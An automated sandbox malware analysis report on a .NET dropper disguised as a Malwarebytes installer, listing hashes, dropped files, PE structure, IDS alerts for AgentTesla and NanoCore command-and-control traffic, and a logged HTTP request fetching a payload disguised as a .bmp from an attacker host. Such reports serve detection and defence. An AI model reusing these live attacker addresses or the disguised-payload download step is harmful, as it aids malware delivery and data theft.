SSDEEP:	192:Mf8VkNtlz9D7XnXJlEBwXORlllllllllllllllllllllllllllllllllllllllllllllllB:MkVa+9rnXJlEBwXY9SS
MD5:	DE791F645B2235DCE3572C7C5961E17B

SHA1:	6568E7698EC8A060E0ED98CF7C11DE815867D195
SHA-256:	C6523795348CBF7E88F40CF12CF9AB092242E54FDC972E6EF4591BB3B5497275
SHA-512:	EC8C518703AC386A95EBD1C7F2E7AF8688A80C9AABB3542F49798028E480A9D3ADCBC424FF04C159C8B247F760CC7BDD44976894576E3204C4BED509B296C10
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 27%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...@?.b.....0.....J.....~4... .....@.. ....@.....$4..W....@...H..... ....H.....text..... ....`.rsrc....H...@...H..... ..@..@.reloc.....`.....@..B.....`4.....H.....H$.....#.....".(....*".(....*..s.....+..+..+.(....+.(....+.(....+..*..~....r...p(....(....o....o....&*..0..>.....+.~....r...p..o.....u.....+..+.~....r...p.r...po....o....&*...0..F.....+.~....r...p..o.....u.....+..+.~....r-..p.r1..p .....o....o....&*...0..[.....rc..p(....+C(....+0..#.....4 @(.....+..+..(....(.....+..+...-.+.+..+..(.....+..+....+...*..0..>.....s.....i.+.....+..+..%.Y.....+..+

C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\TM57812337.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Zq:A
MD5:	93F59CDE7D117001E5A53321BAE6DE1E
SHA1:	8F665AB996118BBD181A1DC97D184B6C3B9ACE7A
SHA-256:	3D14A9C1936E4F154743C8B4D89CAF24B103BAAB746ED98B759C464534D947BD
SHA-512:	F02357146E239DDDC4385C5F111AF694C07F2622E68CA38297AD19795C7D803B9B487B658DD3549D704577443BCBA179D2BA079DD8FA2F21B23CA0B2DCAAE68
Malicious:	**true**
Reputation:	unknown
Preview:	..q..@.H

C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe

Process:	C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	25088
Entropy (8bit):	3.8435229760218617
Encrypted:	false
SSDEEP:	192:P0VuHfQXv9P5zP4P0f1HwkUlllllllllllllllllllllllllllllllllllllllllllllllh:P0VuHIXvJdP4P0tHwO4u
MD5:	9E72E89826413EA6BA69E1F3907E9901
SHA1:	E6AF6290BDE6AECF8538FB578DD6A1576A29574B
SHA-256:	CAC254710105CC8570A515B0A684F88D9F6EEA84DF9C6C418E726A8F6C6FE789
SHA-512:	A9A83641E741C57DBF1D153B6491117BF36B20B70E44C28DB15C9C1AB1DC3A81FA75F9D5328F82BDFE019CC9BEEA21724687190596487572 3F99E7372070A8E
Malicious:	**true**

Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 69%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0.....J.....^4... .....@.. ....@.....4..K....@...H..... ....H.....text...d.... .... `.rsrc....H...@...H.....@..@.rel oc.....`.....@..B.....@4.....H.....H$.....#.....".(.....*".(.....*..s.....+..+..+.(....+.(....+..*..~....r...p(....(....o....o....&*..0 ..>.....+.~....r...p..o.....u.....+..+.~....r...p.r...po....o....&*...0..F.....+.~....r...p..o.....u.....+..+.~....rM..p.rQ..p .....o....o....&*...0..[.....rs..p(....+C(....+0..#.....4@(.....+..+..(.... (.....+..+...-.+.+..+..(.....+..+....+...*..0..>.....s.....i.+.....+..+..%.Y.....+..+

C:\Users\user\AppData\Roaming\excel\excel.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	41064
Entropy (8bit):	6.164873449128079
Encrypted:	false
SSDEEP:	384:FtpFVLK0MsihB9VKS7xdgE7KJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+sPZTd:ZBMs2SqdD86Iq8gZZFyViML3an
MD5:	EFEC8C379D165E3F33B536739AEE26A3
SHA1:	C875908ACBA5CAC1E0B40F06A83F0F156A2640FA
SHA-256:	46DEE184523A584E56DF93389F81992911A1BA6B1F05AD7D803C6AB1450E18CB
SHA-512:	497847EC115D9AF78899E6DC20EC32A60B16954F83CF5169A23DD3F1459CB632DAC95417BD898FD1895C9FE2262FCBF7838FCF6919FB3B851A0557FBE07CCF A
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z.....0..T.....r... .....@.. ....`.....4r..O.....b..h>.....p..... ..... ..H.....text....R... ...T..... .. `.rsrc.....V.....@..@.rel oc.....`.....@..B.....hr.....H.....".|J.....lm.....o.....2~.....o....*.r...p(....*VrK..p(....s.....*..0.....(....(....o....o....(....o.... .....T(....o....(....o....o ...o!....4(....o....(....o....o ...o".....(....rm..ps#...o....($.....(%....o&....ry..p.....%.r...p.%.(.....(....('....((.....o)...('.....*.*.....".(*...*..{Q...-...}Q.....(+...(....(,....(+...*"..(- ...*..(....*..(.....r...p.(/...o0...s....}T...*....0.. .....~S...-.s

\Device\ConDrv

Process:	C:\Users\user\AppData\Roaming\excel\excel.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2017
Entropy (8bit):	4.663189584482275
Encrypted:	false
SSDEEP:	48:zK4Qu4D4ql0+1AcJRy0EJP64gFljVlWo3ggxUnQK2qmBvgw1+5:zKJDEcTytNe3Wo3uQVBIe+5
MD5:	9C305D95E7DA8FCA9651F7F426BB25BC
SHA1:	FDB5C18C26CF5B83EF5DC297C0F9CEBEF6A97FFC
SHA-256:	444F71CF504D22F0EE88024D61501D3B79AE5D1AFD521E72499F325F6B0B82BE
SHA-512:	F2829518AE0F6DD35C1DE1175FC8BE3E52EDCAFAD0B2455AC593F5E5D4BD480B014F52C3AE24E742B914685513BE5DF862373E75C45BB7908C775D7E2E404D B3
Malicious:	false
Reputation:	unknown
Preview:	Microsoft (R) .NET Framework Installation utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....Usage: InstallUtil [/u | /uninstall] [option [.. .]] assembly [[option [...]] assembly] [...]]....InstallUtil executes the installers in each given assembly...If the /u or /uninstall switch is specified, it uninstalls..the assemblies, otherwise it installs them. Unlike other..options, /u applies to all assemblies, regardless of where it..appears on the command line.....Installation is done in a transactioned way: If one of the..assemblies fails to install, the installations of all other..assemblies are rolled back. Uninstall is not transactioned.....Options take the form /switch=[va lue]. Any option that occurs..before the name of an assembly will apply to that assembly's..installation. Options are cumulative but overridable - options..specified for one assembly will apply to the next as well unless..the option is specified with a new value. The default for

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	3.850374276845012

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	TM57812337.exe
File size:	25088
MD5:	de791f645b2235dce3572c7c5961e17b
SHA1:	6568e7698ec8a060e0ed98cf7c11de815867d195
SHA256:	c6523795348cbf7e88f40cf12cf9ab092242e54fdc972e6ef4591bb3b5497275
SHA512:	ec8c518703ac386a95ebd1c7f2e7af8688a80c9aabb3542f49798028e480a9d3adcbc424ff04c159c8b247f760cc7bdd44976894576e3204c4bed509b296c1f0
SSDEEP:	192:Mf8VkNtlz9D7XnXJlEBwXORlllllllllllllllllllllllllllllllllllllllB:MkVa+9rnXJlEBwXY9SS
TLSH:	10B2A251EF8C4E36DA263AF25B23F24002399ED25946CB5C24E030466EF2FF50E7E924
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...@?.b.....0.....J.....~4... .....@.. .....@.....

File Icon

Icon Hash:	4b98d8d6d8d87046

Static PE Info

General

Entrypoint:	0x40347e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x628F3F40 [Thu May 26 08:50:08 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3424	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x4800	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1484	0x1600	False	0.539950284091	data	5.32712812921	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x4800	0x4800	False	0.0608723958333	data	2.69126320793	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4100	0x4028	data		
RT_GROUP_ICON	0x8138	0x14	data		
RT_VERSION	0x815c	0x3a2	data		

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x8510	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Malwarebytes. All rights reserved.
Assembly Version	4.0.0.1292
InternalName	TM57812337.exe
FileVersion	4.0.0.1292
CompanyName	Malwarebytes
LegalTrademarks	
Comments	Malwarebytes
ProductName	Malwarebytes
ProductVersion	4.0.0.1292
FileDescription	Malwarebytes
OriginalFilename	TM57812337.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
3.124.188.36192.168.2.380497612848901 05/27/22-13:24:10.756098	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49761	3.124.188.36	192.168.2.3
3.124.188.36192.168.2.380497622848901 05/27/22-13:24:20.545192	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49762	3.124.188.36	192.168.2.3
3.124.188.36192.168.2.380497662848901 05/27/22-13:25:07.485286	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49766	3.124.188.36	192.168.2.3
3.124.188.36192.168.2.380497672848901 05/27/22-13:25:16.920685	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49767	3.124.188.36	192.168.2.3
192.168.2.345.133.1.4149768802034579 05/27/22-13:25:27.451658	TCP	2034579	ET TROJAN AgentTesla Communicating with CnC Server	49768	80	192.168.2.3	45.133.1.41
3.124.188.36192.168.2.380497182848901 05/27/22-13:23:20.279494	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49718	3.124.188.36	192.168.2.3
3.124.188.36192.168.2.380497532848901 05/27/22-13:24:02.781091	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49753	3.124.188.36	192.168.2.3
192.168.2.374.201.28.111497761412816766 05/27/22-13:25:39.268141	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49776	141	192.168.2.3	74.201.28.111
192.168.2.345.133.1.4149763802034579 05/27/22-13:24:46.794494	TCP	2034579	ET TROJAN AgentTesla Communicating with CnC Server	49763	80	192.168.2.3	45.133.1.41

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 13:23:20.096235037 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.116422892 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.116561890 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.135869026 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.156112909 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156145096 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156167030 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156188965 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156209946 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156230927 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156232119 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.156253099 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156274080 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156294107 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156302929 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.156316042 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.156337976 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.156363964 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176624060 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176651001 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176672935 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176696062 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176704884 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176717043 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176738024 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176738977 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176760912 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176781893 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176783085 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176804066 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176826000 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176843882 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176846981 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176868916 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176883936 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176891088 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176911116 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176912069 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176933050 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176950932 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176954985 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176975965 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.176989079 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.176997900 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.177017927 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.177042007 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.177047968 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.177073956 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196460009 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196507931 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196531057 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196552038 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196573973 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196594954 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196597099 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196615934 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196636915 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196657896 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196659088 CEST	80	49718	3.124.188.36	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 13:23:20.196681023 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196688890 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196703911 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196715117 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196724892 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196746111 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196767092 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196773052 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196787119 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196799040 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196808100 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196831942 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196852922 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196865082 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196873903 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196893930 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196902990 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196914911 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196935892 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196940899 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196955919 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196976900 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.196980000 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.196997881 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197017908 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197041035 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.197041988 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197062969 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197073936 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.197083950 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197103024 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.197105885 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197125912 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197146893 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197158098 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.197168112 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197187901 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197196007 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.197210073 CEST	80	49718	3.124.188.36	192.168.2.3
May 27, 2022 13:23:20.197226048 CEST	49718	80	192.168.2.3	3.124.188.36
May 27, 2022 13:23:20.197230101 CEST	80	49718	3.124.188.36	192.168.2.3

HTTP Request Dependency Graph

- 3.124.188.36
- 45.133.1.41

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49718	3.124.188.36	80	C:\Users\user\Desktop\TM57812337.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:23:20.135869026 CEST	203	OUT	GET /bay/loader/uploads/TM57812337_Nbfpwrzt.bmp HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:23:20.156112909 CEST	204	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:23:20 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 Last-Modified: Thu, 26 May 2022 08:50:01 GMT ETag: "5a200-5dfe646773433" Accept-Ranges: bytes Content-Length: 369152 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/bmp Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 59 00 00 00 0c 00 05 b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 38 00 32 00 31 00 32 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0f 00 46 00 00 00 00 00 38 00 38 00 32 00 31 00 32 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0f 00 42 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 